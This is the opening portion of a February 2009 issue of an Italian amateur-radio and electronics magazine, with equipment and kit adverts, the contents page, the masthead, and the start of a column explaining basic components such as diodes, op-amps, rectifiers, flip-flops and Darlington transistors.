

FEBBRAIO 2009

n. 2

€ 4,50

radioelettronica

TECNICA E COSTRUZIONI - RADIANTISMO - STRUMENTAZIONE - HOBBY

**Modifiche
all'accordatore QRP**

**Carico passante
a 50 ohm**

I "minibox"

Scacco matto al WiFi

**Radioamatori
d'altri tempi**

**Segnali morse
dal rompighiaccio
"J. Clark Ross"**

Morgain 80 e 160 m




**surplus: RACAL
RA-1794A**




Ricevitore supereterodina a valvole



**Riparare gli IC?
Qualche volta si può**



**La micro co-generazione
questa sconosciuta**



9 0002

In caso di mancato recapito, inviare a CMP BOLOGNA per la restituzione al mittente che si impegna a versare la dovuta tassa

MENSILE - ANNO XXIII - N. 2 - 2009 - Poste Italiane S.p.A. - Spedizione in Abbonamento Postale D.L. 353/2003 (conv. in L. 27/02/2004 n. 46) art. 1, comma 1, DCB - Fila di Bologna

WoodBoxRadio

www.cqdx.it il punto di riferimento per la Software Defined Radio

FLEX-5000A



Transceiver SDR HF & 6m 100W - Accordatore aut. HF & 6m
Conv. AD da 192 KHz 24 Bit - Sub ricevitore in banda
Secondo ricevitore opzionale SO2R - Transverter VHF opzionale
Interfaccia PC: Firewire IEEE 1394

FLEX-3000



Transceiver SDR HF & 6m 100W - Accordatore aut. HF & 6m
Conv. AD da 96 KHz 24 Bit - Sub ricevitore in banda
Interfaccia PC: Firewire IEEE 1394 - Disponibilità 04/2009

"The World at your fingertips" (QST 12/08)



PERSEUS

Microtelecom S.r.l. - UDINE

Ricevitore SDR - 10 KHz / 30 Mhz
Campionamento diretto a 80 MS/s
Larghezza di banda in uscita fino a 1,6Mhz I&Q



WoodBoxRadio

DSW-150 RX-TX automatic Exchanger
USB Digital Wattmeter

RX ON

RX AF IN

USB OUT

TX AF IN

AF OUT

ON AIR

TX AF IN

NEW



Interfaccia di commutazione di antenna RX / RTX e Wattmetro bidirezionale di precisione digitale USB



BobCAT è un software freeware Italiano ideato e sviluppato da un team di utilizzatori di **PERSEUS**. Utilizza il protocollo CAT aggiungendo nuove funzioni al software originale (tasti di cambio banda, doppio VFO, memoria veloce) e permette il sincronismo con ricetrasmittitori ICOM. Dotato di Snap automatico, si integra perfettamente sulla finestra del software senza occupare altro spazio sullo schermo del PC.



**Vieni a provare la SDR nel nuovo showroom di Bassano del Grappa
in Viale Vicenza, 93 (previo appuntamento tel. 0424 72146 - 502018)**

WoodBoxRadio CAMPANA S.a.s. - Piazza Castello 41 36063 Marostica (VI) - 0424 72146

Sul sito l'elenco dei nostri rivenditori autorizzati

www.cqdx.it - mail: gcampana@telemar.it

DIGITAL D-STAR

DIGITAL SMART TECHNOLOGIES FOR AMATEUR RADIO

IL FUTURO E' ADESSO

IC-E2820 - VEICOLARE

144/430 MHz DUAL BAND • RICEVITORE A BANDA LARGA CON DUAL WATCH (V/V-U/U) • D-STAR • GPS CON UNITÀ OPZIONALE UT-123

IC-E92D - PORTATILE

144/430 MHz DUAL BAND • 4 LIVELLI DI POTENZA RF • IMPERMEABILITÀ IP-X7 • FUNZIONE GPS CON MICROFONO OPZIONALE HM-175GPS • FUNZIONALITÀ D-STAR DI SERIE



ID-1 - VEICOLARE

1.2 GHz - MODO DV, DD E FM ANALOGICO TRADIZIONALE • TRASMISSIONE DATI A 128 Kbps E FONIA A 4.8 Kbps • SQUELCH PER NOMINATIVO (DSQL) E SQUELCH PER CODIFICA DIGITALE (CSQL) • FUNZIONALITÀ D-STAR DI SERIE

**L'ID-1, IC-E92D E IC-E2820
RAPPRESENTANO
IL TOP DELLA GAMMA ICOM
DEGLI APPARATI
DI NUOVA CONCEZIONE
COMPATIBILI
CON IL PROTOCOLLO D-STAR***

*Digital Smart Technologies for Amateur Radio

L'ACCESSO AL PROTOCOLLO D-STAR PERMETTE UN'AMPIA POSSIBILITÀ DI COMUNICAZIONI DIGITALI FINO AD ORA IMPOSSIBILI:

- IL SEGNALE AUDIO ANALOGICO TRASFORMATO IN DIGITALE SARÀ CHIARO E COMPRENSIBILE.
- PERMETTE L'INVIO DEL PROPRIO NOMINATIVO E DI BREVI MESSAGGI DI TESTO.
- TRAMITE UN GPS COLLEGATO, SARÀ POSSIBILE INVIARE IN MODO CONTINUO LE PROPRIE COORDINATE GEOGRAFICHE.
- CON L'ID-1 CONNESSO AL GATEWAY D-STAR E CON UN PC COLLEGATO SI POTRÀ AVERE ACCESSO AD INTERNET.
- MEDIANTE UNA TELECAMERA COLLEGATA È POSSIBILE INVIARE IMMAGINI IN TEMPO REALE (SOLO CON L'ID-1).
- OLTRE AGLI APPARATI MENZIONATI SONO DISPONIBILI DIVERSI APPARATI.

SONO DISPONIBILI INOLTRE DIVERSI APPARATI ICOM CHE POSSONO UTILIZZARE LE FUNZIONALITÀ D-STAR TRAMITE L'INSTALLAZIONE DI UNA UNITÀ OPZIONALE DEDICATA.

PER CONOSCERE QUESTI APPARATI E AVERE MAGGIORI INFORMAZIONI: WWW.MARCUCCI.IT



COLLEGATI AL SITO:
WWW.D-STARUSERS.ORG
ENTRERAI NEL MONDO DI ICOM DIGITAL E VEDRAI IN TEMPO REALE QUALI RIPETITORI SONO IN FUNZIONE E MONITORARE L'ATTIVITÀ.

ICOM

LA PASSIONE DI COMUNICARE

VENITE A VEDERLI
ALLA MOSTRA MERCATO NAZIONALE
DEL RADIOAMATORE DI POMPEI
21/22 FEBBRAIO 2009
STAND MARCUCCI

Importatore esclusivo Icom per l'Italia dal 1968

marcucci SPA

Strada Provinciale Rivoltana, 4 - km 8,5 - 20060 Vignate (MI)

Tel. 02 95029.1 / Fax 02 95029.319

marcucci@marcucci.it • www.marcucci.it

7 CONSULENZA

I "minibox"

di Nerio Neri

9 AUTOCOSTRUZIONE

Downconverter con oscillatore a quarzo per la banda dei 5,8 GHz-4^ap.

di Gianfranco Sabbadini

13 AUTOCOSTRUZIONE

Ricevitore supereterodina a valvole - 1^a parte

di Florenzio Zannoni

20 ANTENNE

Modifiche e migliorie all'antenna HF portatile

di Alessandro Gariano

23 ANTENNE

Antenna Morgain 80 e 160 metri

di Daniele Cappa

27 ACCESSORI

Voltmetro "dedicato" alla misura di carica della batteria dell'auto

di Umberto Bianchi

31 ACCESSORI

Modifiche all'accordatore QRP

di Roberto Perotti

34 ACCESSORI

Carico passante a 50 ohm

di Giuseppe Balletta

36 TECNICHE DIGITALI

Semplice programmatore PIC per porta seriale - 2^a parte

di Stefano Barbanti

57 RADIO-INFORMATICA

Scacco matto al WiFi

di Riccardo Tinivella

63 RETROSPETTIVA

Radioamatori d'altri tempi

di Giuliano Pedretti

68 A RUOTA LIBERA

Riparare gli IC? Qualche volta si può!

di Angelo Contini

70 ENERGIE ALTERNATIVE

La micro co-generazione questa sconosciuta

di Giorgio Grisoni

72 SURPLUS

Ricevitore HF/VHF/UHF Racal RA-1794A

di Federico Baldi

76 RADIOACTIVITY

Questione di back ground...?

di Silvano Contavalli

78 RADIOACTIVITY

Segnali morse dal rompighiaccio inglese "James Clark Ross"

di Alfredo De Cristofaro

81 PROPAGAZIONE

Previsioni ionosferiche di febbraio

di Fabio Bonucci

82 ANNIVERSARI

MARCONI prima del NOBEL

di Nerio Neri

84 CORSO ELEMENTARE

Radio-elettronica - 7^a parte

di Nerio Neri

87 NOVITÀ-REDAZIONALI

direzione tecnica
NERIO NERI I4NE
GIANFRANCO ALBIS IZ1ICI

grafica
MARA CIMATTI IW4EI SUSI RAVAIOLI IZ4DIT

Autorizzazione del Tribunale di
Ravenna n. 649 del 19-1-1978
Iscrizione al R.O.C. n. 7617 del 31/11/01

direttore responsabile
NERIO NERI I4NE

La sottoscrizione dell'abbonamento dà diritto a ricevere offerte di prodotti e servizi della Edizioni C&C Srl. Potrà rinunciare a tale diritto rivolgendosi al database della casa editrice. Informativa ex D. Lgs. 196/03 - La Edizioni C&C S.r.l. titolare del trattamento tratta i dati personali liberamente conferiti per fornire i servizi indicati. Per i diritti di cui all'art. 7 del D. Lgs. n. 196/03 e per l'elenco di tutti i Responsabili del trattamento rivolgersi al Responsabile del trattamento, che è il Direttore Vendite. I dati potranno essere trattati da incaricati preposti agli abbonamenti, al marketing, all'amministrazione e potranno essere comunicati alle società del Gruppo per le medesime finalità della raccolta e a società esterne per la spedizione del periodico e per l'invio di materiale promozionale.

Il responsabile del trattamento dei dati raccolti in banche dati ad uso redazionale è il direttore responsabile a cui, presso il Servizio Cortesia, Via Naviglio 37/2 48018 Faenza, tel. 0546/22112 - Fax 0546/662046 ci si può rivolgere per i diritti previsti dal D. Lgs. 196/03.

Amministrazione
abbonamenti - pubblicità:
Edizioni C&C S.r.l.
Via Naviglio 37/2 - 48018 FAENZA
Telefono 0546.22.112
Telefax 0546.66.2046
<http://www.edizionicec.it>
E-mail: radiokit@edizionicec.it
cec@edizionicec.it

Una copia € 4,50
(Luglio/Agosto € 5,00)
Arretrati € 6,00 (pag. anticipato)
I versamenti vanno effettuati
sul conto corrente postale N. 12099487
INTESTATO A Edizioni C&C Srl



Questo periodico è associato
all'Unione Stampa Periodica
Italiana

Carte di credito:



• Abbonamenti per l'Italia € 44,50
• Abbonamenti Europa-Bacino Med. € 65,00
Americhe-Asia-Africa € 80,00
Oceania € 90,00

Distribuzione esclusiva per l'Italia:

PARRINI & C. S.p.A.
Divisione New Trade

Via di Santa Cornelia, 9 - 00060 Formello (RM)
Tel. 06.90778.1 Centralino

Stampa: Poligrafici Il Borgo
Via del Litografo 6 - Zona Roveri (BO)

Moduli, kit e minikit: imparare l'elettronica divertendosi!

New entry

Preamplificatore con controllo di tono e volume

Si collega tra l'amplificatore e la sorgente sonora (lettore CD, lettore MP3, ecc.). Dispone di un ingresso e di un'uscita audio stereo (RCA) e di regolazione separata per volume, bassi e acuti.



€ 20,00

Temporizzatore start-stop da 1s a 60 ore • MONTATO

Dispositivo con ampia gamma di temporizzazione non retriggerabile. Trigger su accensione. Animazione a LED durante la temporizzazione. Pulsanti START-STOP su scheda. Ingressi bufferati con anti-rimbalzo. Possibilità di montaggio a pannello.



€ 22,00

Rilevatore di ring telefonico con uscita a relé

Può essere utilizzato come suoneria supplementare o per sostituire quella esistente. Indicatore per ambienti rumorosi o per chi ha problemi di udito. Dispone di LED ad alta luminosità e di un relé che si attivano quando è in arrivo una chiamata. Disponibile anche nella versione già montata (cod. VM144 - € 25,00).



€ 17,00

Trasmettitore RF USB per PC

Permette di trasformare il PC in un efficiente telecomando; basta collegarlo alla sua porta USB, installare il driver ed il gioco è fatto! Si utilizza in abbinamento alla scheda K8056 (dotata di RX433N), K8070 o VM119. Controlla fino a 255 ricevitori. Driver, software demo e libreria DLL (per creare le proprie applicazioni) disponibili su www.velleman.be.



€ 30,00

Modulo PLC con microcontrollore • MONTATO

Compatto modulo dotato di microcontrollore (PIC16F630) che permette di controllare automaticamente quali controller, dispositivi per autoveicoli, ecc... sfruttando i 4 ingressi e le 4 uscite open collector, un LED, l'uscita a relé (NO/NC, 2A) ed il buzzer disponibili sulla scheda.



€ 40,00

Smile animato a LED

Smile animato in grado di riprodurre fino a 8 differenti espressioni del viso (triste, molto triste, sorpreso, ironico, stupito, felice, arrabbiato, indifferente). Possibilità di scegliere espressioni statiche o animate. Ideale come indicatore d'umore da scrivania o per attirare l'attenzione. Spegnimento automatico dopo un ora. Completo di contenitore.



€ 14,00

Mini segnalatore luminoso

Dispositivo dotato di 6 LED rossi, ad alta intensità luminosa, ideale per richiamare l'attenzione in negozi, spettacoli, ecc. Utilizzabile in molteplici applicazioni: giocattoli, modelli radiocomandati, gadget luminosi, ecc.



€ 13,00

Serratura con codice di sicurezza a 4 cifre

Tastiera codificata dall'esclusivo ed innovativo design dotata di encoder rotativo e display a 7 segmenti. Garantisce un elevato livello di affidabilità e sicurezza in quanto, l'uso di un encoder rotativo, rende impossibile determinare la sequenza del codice segreto.



€ 24,00

Controller RGB

Permette di pilotare lampade ad incandescenza (12V/3A), LED o strip luminosi a LED RGB. Regolazione del livello d'uscita per ciascun canale; commutazione rapida degli effetti luminosi; effetto dissolvenza graduale. Disponibile anche nella versione già montata (cod. VM146 - € 35,00).



€ 25,00

Driver per LED da 3W • MONTATO

Modulo in grado di pilotare fino a due LED con potenza di 3W. Può essere alimentato con tensione continua o alternata e non richiede alcun dissipatore di calore. Dotato di protezione contro cortocircuiti. Dimensioni 45x30x16mm.



€ 16,00

Termometro digitale da pannello con display a LED • MONTATO

Dispone di memoria non volatile per valori di temperatura minima e massima, sensore pre-calibrato, connettore Wire-to-Board per collegamento alimentazione e sensore (con cavetti da 20 cm). Indicazione della temperatura in °C o °F. Comunicazione digitale tra il sensore e il display per evitare errori di misurazione.



€ 36,00

Freccia Chevron a LED

Dispone di 28 LED da 3mm ad elevata intensità luminosa ed è caratterizzata da 10 differenti tipi di animazione (scorrimento, scorrimento inverso, lampeggio, lampeggio parziale ecc...). Velocità d'esecuzione dell'animazione regolabile. Ideale per segnalazioni o per attirare l'attenzione.



€ 14,00

Registratore/riproduttore vocale a singolo messaggio

È in grado di registrare e riprodurre messaggi vocali con durata compresa tra 10 e 35s. Velocità di riproduzione regolabile. Dispone di microfono, altoparlante e di ingresso di trigger per l'attivazione. Può essere usato per messaggi di benvenuto, riproduzione messaggi, ecc.



€ 19,00

Truccavoce elettronico

Permette di alterare la voce umana rendendola robotica, più acuta o più grave o aggiungendole un effetto vibrato. Dispone di microfono integrato e di amplificatore con controllo del volume. Ideale per trascorrere momenti di divertimento in famiglia, per animazioni in feste tra amici o, applicato al telefono, per rendere irrinconoscibile la voce.



€ 10,00

Scatole di montaggio per esperti e principianti, complete, sicure e affidabili. Adatte come strumento didattico per scuole o corsi professionali.

Top Seller

Modulo timer per intermittenza

Per gestire in modo intermittente circuiti e equipaggiamenti elettrici. Luci lampeggianti, video/foto proiezioni, proiettori di diapositive, modellismo.



€ 7,50

Barriera infrarossi TX RX

Applicazioni: annuncio visite, avvisatore di intrusione estranei, controllo di spazi, per progetti di scienza ecc... Distanza tra TX e RX da 1 a 4 metri, completo di interruttore ON / OFF.



€ 12,50

Interruttore crepuscolare

Semplice circuito in grado di accendere automaticamente una o più lampade o di alimentare un qualsiasi dispositivo elettrico al calar del sole. L'interruttore tornerà alla condizione iniziale non appena il livello di luminosità raggiungerà quello preimpostato. Sensibilità del dispositivo regolabile mediante trimmer.



€ 9,00

Termostato

Termostato multiuso con soglia regolabile da 5°C a 30°C. Ottimo rapporto qualità/prezzo. Relè di uscita con spia LED. Sensore di temperatura NTC.



€ 9,00

Controllo remoto mediante GSM

Utilizzabile per attivare o disattivare da remoto qualsiasi apparecchiatura elettrica o elettronica. Da abbinare ad un telefono cellulare dotato di display a vista. La chiamata in arrivo al telefono viene rilevata da una fotoresistenza posta nelle vicinanze del display: non è necessario, dunque, aprire, modificare o collegare il cellulare ad altre periferiche. Il sistema è compatibile con la maggior parte dei telefoni cellulari.



€ 13,00

TX / RX IR a 2 canali

Compatto trasmettitore IR a 2 canali, con portata di oltre 15m compatibile con il ricevitore MK161. Facilmente configurabile senza l'impiego di dip-switch.



€ 14,00

Ricevitore IR dotato di 2 uscite a relé con LED d'indicazione. Funzionamento ad impulso o bistabile, autoapprendimento del canale dal trasmettitore. Compatibile con sistemi IR: MK162, K6710, K8051, K8049 ecc.



€ 17,00

Elenco completo e aggiornato su www.futurashop.it

Prezzi IVA inclusa.

FUTURA ELETTRONICA Idea in elettronica

Via Adige, 11 • 21013 Gallarate (VA) • Tel. 0331/799775 • Fax. 0331/792287

Maggiori informazioni su questi prodotti e su tutte le altre apparecchiature sono disponibili sul sito www.futurashop.it tramite il quale è anche possibile effettuare acquisti on-line.

Con il patrocinio:
COMUNE DI EMPOLI
A.R.I. - Sezione di Vinci

EMPOLI

Palazzo delle Esposizioni
18 e 19 Aprile 2009

Mostra Empolese della radiantistica e dell'elettronica

**mostramercato attrezzature
elettroniche, radiantistiche,
ricezione via satellite,
informatica &
editoria specializzata**

per informazioni :

ENTE ORGANIZZATORE E SEGRETERIA:

STUDIO FULCRO s.a.s.

Tel. 010.56.11.11 - Fax 010.59.08.89

www.studio-fulcro.it - info@studio-fulcro.it

TH F7E

TX 144/
430 MHz,
RX in FM,
FM-W,
FM-N,
AM, SSB
e CW



VX 3E

Mini RTX
portatile
duobanda,
1,5W,
144/430
MHz.



IC E7

Duobanda
FM. Da
0.495 a
999,99
MHz.
Leggero,
robusto,
compatto.



IC E90

RTX 50/144
/430 MHz
con
ricezione
da 0.495 a
999,990
MHz.
5 W RF



FT 857D/I



Veicolare HF 50/144
/430 MHz. 100 WHF.

IC 7200

NEW

RTX HF/50 MHz, con IF DSP, doppio
PBT digitale, filtro notch manuale

IC E92D

RTX
VHF/UHF,
portatile con
funzione
D-Star,
senza unità
opzionali.



IC 2725E

RTX veicolare dual band.



IC 7700

Ricetrasmittitore HF + 50 MHz,
200W, 2 DSP indipendenti a 32 bit



AR-Mini

RX 100
kHz. 1299.995
MHz, AM FM
WFM NFM

NEW

TMD 710E

RTX
veicolare
dual
band, 144/430 MHz, FM,
50W output, APRS, GPS.



RTX veicolare, FTM 10E

dual
band,
VHF/
UHF
con viva
voce Blue
Tooth, intercom



IC RX7

RX a larga
banda,
150 kHz -
1300 MHz,
1650 canali
memorizzabili,
programmabile
da computer

NEW

IC 756 PRO III



RTX base HF/50 MHz.
All mode. IP3 sino a 30
dB sui 14 MHz.



FT 450

RTX
HF/50
MHz
con IF
dsp,
100W.

IC 7000



RTX HF/50/144/430 MHz. All
mode. Doppio circuito DSP.
Registratore digitale dvr.

IC E91

RTX duobanda
VHF/UHF.
Funzioni digitali
D-STAR
compatibile.



FT 897D/I

RTX base spalleggiabile.
Doppio VFO. HF/50/
144/430 MHz. 100 watt.
HF/50MHz.



FT 817 ND/I

RTX HF
50/144/430 MHz.



VX 7R

RTX portatile
50/144/430 MHz
(da 500 kHz a
999 MHz in
ricezione)
in FM (N e W)
e AM.



OUTBACK 2000

Antenna
veicolare
9 bande HF
+ 6 m alta
potenza
Connettore
"PL"



OUTBACK 1899

Antenna HF
mobile

Bande:
10, 15, 20, 40
e 80 m
Potenza max:
120 W
Connettore:
PL
Lunghezza:
7,13m.
Bande: 6, 10,
12, 15, 17, 20,
30, 40 & 75/80 m
Frequenza:
3,5 - 57 MHz
Potenza max:
250 W SSB,
125 W FM
R.O.S.:
Minore di 1,5:1
Impedenza:
50 ohm
Connettore:
MJ (PL)
Lunghezza:
7,13 m
Peso: 3 kg



OUT-250-B

Antenna HF
a larga banda,
verticale

VIRGILIANA
ELETTRONICA



Viale Italia 2 - C.P.34 - 36100 MANTOVA
Tel. 0376/263874 Fax 0376/268425 Cell. 337/417894
www.viel.it contatti: info@viel.it

KENWOOD
GARMIN INTEK
ICOM
YAESU

de
INTERNATIONAL


DISTRIBUTORE
UFFICIALE

Tutte le frequenze tra 10 KHz e 2500 MHz,
Guide ai servizi ed alle tecniche radio,
Libri, software, moduli elettronici.

EUROCOM-PRO

Tel: 346.845.9049 (ore 9-12)

www.eurocom-pro.com



Dalla LDG i primi ACCORDATORI AUTOMATICI Plug and Play

Tutti i cavi sono forniti con l'accordatore

AT-100 Pro Copre le frequenze da 1,8 a 54 MHz (inclusi i 6 m), e accorda automaticamente l'antenna in tempo reale. Selettore a 2 posizioni per una commutazione d'antenna istantanea. Opera da 1 W fino a 125 W. 2000 memorie per ogni antenna.

AT-1000 Pro Versione avanzata del AT1000. Opera tra 5 e 1000 W di picco, software di protezione a relay. Accordi 1,8 MHz a 54 MHz (6 m compresi). Tempo di accordo medio 4 sec. Ciclo di accordo in automatico quando lo SWR supera il limite impostato.

AT-897 Appositamente studiato per lo Yaesu FT 897 si applica su un lato per un agevole trasporto. Alimentato direttamente dalla porta CAT del RTX, è provvisto di una seconda porta CAT sul retro per altre applicazioni, copertura continua da 1,8 a 54 MHz, potenza applicabile da 1 a 1000W, 200 memorie.

AT-7000



Ideale per IC-7000 e altri apparati Icom: copre le frequenze da 1,8 a 5,4 MHz (inclusi i 6 m) e accorda la tua antenna in un lampo. Richiede solo 0,1W per operare, ma supporta fino a 125W (100W sui 6 m).

AT-200 Pro L'AT-200Pro permette di memorizzare fino a 8 settaggi d'antenna per ogni frequenza. Supporta fino a 250W in SSB o CW sui 1,8 - 30 MHz, e 100W sui 54 MHz (6 m inclusi). Indicatore di potenza e SWR a barre di LED. Tasto funzione sul frontale.

AT-1000 Accordi la tua antenna tra gli 1 e gli 8 secondi mentre trasmetti sulla stessa banda o su una diversa! Facile da installare e da usare! 1000W SSB, 750W CW, 500W digitale (RTTY, Packets, ecc.). Inclusi i 6 m.

Z-100 Economico, compatto e leggero, potenza applicabile da 1 a 125 W (50W in 6m), frequenza da 1,8 a 54 MHz. Mantiene l'accordo senza assorbire corrente. Ideale per operazioni in portatile.

Z-11 Pro Piccolo e portatile, solo gr.700 di peso, alimentabile a batterie, potenza applicabile da 1 a 125 W, frequenza da 160 a 6 m, 8000 memorie. Accordi praticamente ogni tipo di antenna. Con balun (opzionale) anche long wire. Dimensioni: mm 128 x 197 x 38

DISTRIBUTORE AUTORIZZATO PER L'ITALIA

DM 7800 ROS-Wattmetro duale per IC 7800



**PRODOTTI PER
TELECOMUNICAZIONI
E TRASMISSIONI**

Vendite anche per corrispondenza. Spedizioni ovunque

Via S.Croce in Gerusalemme, 30/A - 00185 Roma
Tel. 06/7022420 - tre linee f.a. - Fax 06/7020490

<http://www.mas-car.com> - e-mail: mas-car@mas-car.com

RICHIEDERE CATALOGHI INVIANDO € 7,50 IN FRANCOBOLLI



CHIEDI IL PRODOTTO
COL MAGGIORINO GALLO



**LINEA DIRETTA
INTERNET**
mas-car@mas-car.com
<http://www.mas-car.com>

I "minibox"

Ancor oggi capita spesso di sentirsi sottoporre una "domandina facile facile", che magari riguarda tecnologie un po' sorpassate o circuiti classici assorbiti da altri dispositivi, ma che merita comunque una risposta (anche se mini).

Allora, invece di sparpagliare queste mini consulenze fra le varie puntate di questa rubrica, si è preferito raccoglierne una "manciata" ed assiemarle in queste pagine, in qualche caso, corredandole anche di semplici esempi circuitali.

• I diodi "hot carrier"

Si tratta di diodi semiconduttori consistenti in un contatto fra uno strato semiconduttore ed un rivestimento metallico. I "portatori caldi" (questo è il significato del nome) sono le cariche elettriche emesse dal suddetto contatto (che si chiama anche diodo Schottky), in particolare dal semiconduttore, e si muovono verso il metallo con energia relativamente alta rispetto ai portatori di carica delle normali giunzioni. In tal modo, la velocità di commutazione di questi dispositivi risulta ben più elevata, cosicché essi risultano particolarmente adatti per circuiti a frequenze elevate; oltre a ciò, presentano caratteristiche qualitative molto interessanti.



• Diodi al germanio

Diodi semiconduttori che usano, come elemento rettificatore, una minuscola piastrina di germanio; costituiscono praticamente l'ultimo dispositivo elettronico ancora reperibile realizzato con questo materiale che, di uso generale negli anni 50÷60, è stato quasi completamente sostituito dal silicio per le migliori prestazioni.

Il diodo sopravvive in quanto la tensione di soglia del germanio è di 200÷250 mV (mentre quella del silicio è di 600÷700), il che significa che esso entra in conduzione ben prima; inoltre, anche il suo comportamento a RF è un po' migliore dei normali diodi al silicio.



• Amplificatore operazionale

Il nome discende dal fatto che si tratta di un amplificatore particolarmente adatto ad operazioni lineari su segnali a bassa come ad alta frequenza; esso è dotato di elevatissima amplificazione e linearità di risposta in frequenza, alta impedenza d'ingresso e bassa in uscita, generalmente accoppiato in corrente continua in modo che l'uscita possa riprodurre segnali ad evoluzione sia positiva che negativa rispetto a quello che è il riferimento (o zero centrale) della tensione di alimentazione.

La versione più reperibile è da tempo a circuito integrato.


INDICE INSERZIONISTI

AEMME TELEMATICA.....	83
APLT	91
ARNO ELETTRONICA	48-49
BELTEL	90
BIAS	89
DAE	52
DITTA MARTELLI	67
ELECTRONIC SERVICE RADIOTEL	22
ELETTROPRIMA	47
ELLE ERRE ELETTRONICA	62
EUROCOM-PRO	6
FONTANA	34
FUTURA	3-94
G.F.S.	93
GUIDETTI	61
HOBBY RADIO	71
ICAL	41
KMK UK LIMITED	33
LAIVES	89
MAGIC PHONE	46
MARCUCCI	1-43
MAS.CAR	6
MAZZONI CIRO	55
MOSTRA CARRARA	46
MOSTRA CIVITANOVA MARCHE	96
MOSTRA EMPOLI	4
MOSTRA FAENZA	53
MOSTRA GONZAGA	95
MOSTRA LANCIANO	IV COP.
MOSTRA MONTESILVANO	50
MOSTRA MONTICHIARI	91
MOSTRA POMPEI	45
MOSTRA PORDENONE	42
MOSTRA RIVA DEL GARDA	IV COP.
MOSTRA ROVIGO	26
MOSTRA VERONA	54
MOSTRA VILLA POTENZA	33
P.C.B. TECHNOLOGIES	26
P.L. ELETTRONICA	39
PROXEL	51
RADIO COMMUNICATION	44
RADIO SYSTEM	44
TECNO COMUNICAZIONI	III COP.
VI-EL	5
WOODBBOX RADIO	II COP.

• Il raddrizzatore ad onda intera

La versione classica di questo circuito è a doppio elemento raddrizzante (come indica lo schema), con trasformatore a secondario sdoppiato: un elemento funziona durante la semionda positiva e l'altro durante quella negativa, cosicché ambedue le semionde (di cui una raddrizzata) sono presenti all'uscita.

Lo stesso risultato si può realizzare con circuito raddrizzatore a ponte di 4 diodi, cosicché il trasformatore ha il secondario ad avvolgimento singolo.



• Il reset

Indica l'azione, o il comando di rimessa a zero (o di ripristino ad uno stato prescritto) di determinate operazioni, se non del funzionamento generale, di circuiti logici.

Per riportare un qualsiasi ciclo operativo alle sue condizioni originali, si procede in genere applicando un impulso a livello basso (zero o massa) al terminale appositamente previsto dal circuito, integrato o a componenti discreti esso sia.



• Flip – flop

Il termine è sinonimo di multivibratore **bistabile**, e sta ad indicare un circuito di commutazione che presenta due stati stabili di funzionamento; per far scattare dall'uno all'altro occorre un apposito impulso di comando dall'esterno, ed un altro ne serve per tornare allo stato di partenza.


In pratica uno dei due componenti attivi risulta in conduzione e l'altro interdetto, fino a che il comando esterno non inverte la situazione.

Il dispositivo, in forma integrata, è usatissimo nel campo dei computer.



• Raddrizzatore a ponte


Raddrizzatore di tensione del tipo ad onda intera, composto da 4 diodi collegati in circuito a ponte, con la tensione alternata applicata ad una coppia di giunzioni opposte e quella continua prelevata dall'altra coppia di giunzioni.



• Il "Darlington"

Si tratta di un semplice amplificatore di corrente che consiste essenzialmente di due transistori collegati ad uscita sull'emettitore (il secondo in cascata al primo) in modo da presentare elevatissimo guadagno (in corrente) ed impedenza d'ingresso molto alta.

Il circuito è disponibile montato in un unico contenitore (in ge-



nere, di potenza), talché l'ingombro è quello di un singolo transistor.

Nello schema di figura è condensato il funzionamento tipico del dispositivo, che in tale combinazione offre le prestazioni assai interessanti cui si è accennato.


A titolo di esempio riportiamo i dati di un tipico **Darlington NPN**:

$IC = 16A$, $V = 120V$, $P = 150W$, $\beta = 1000$, $f = 2\text{ MHz}$



• Moltiplicatore di tensione

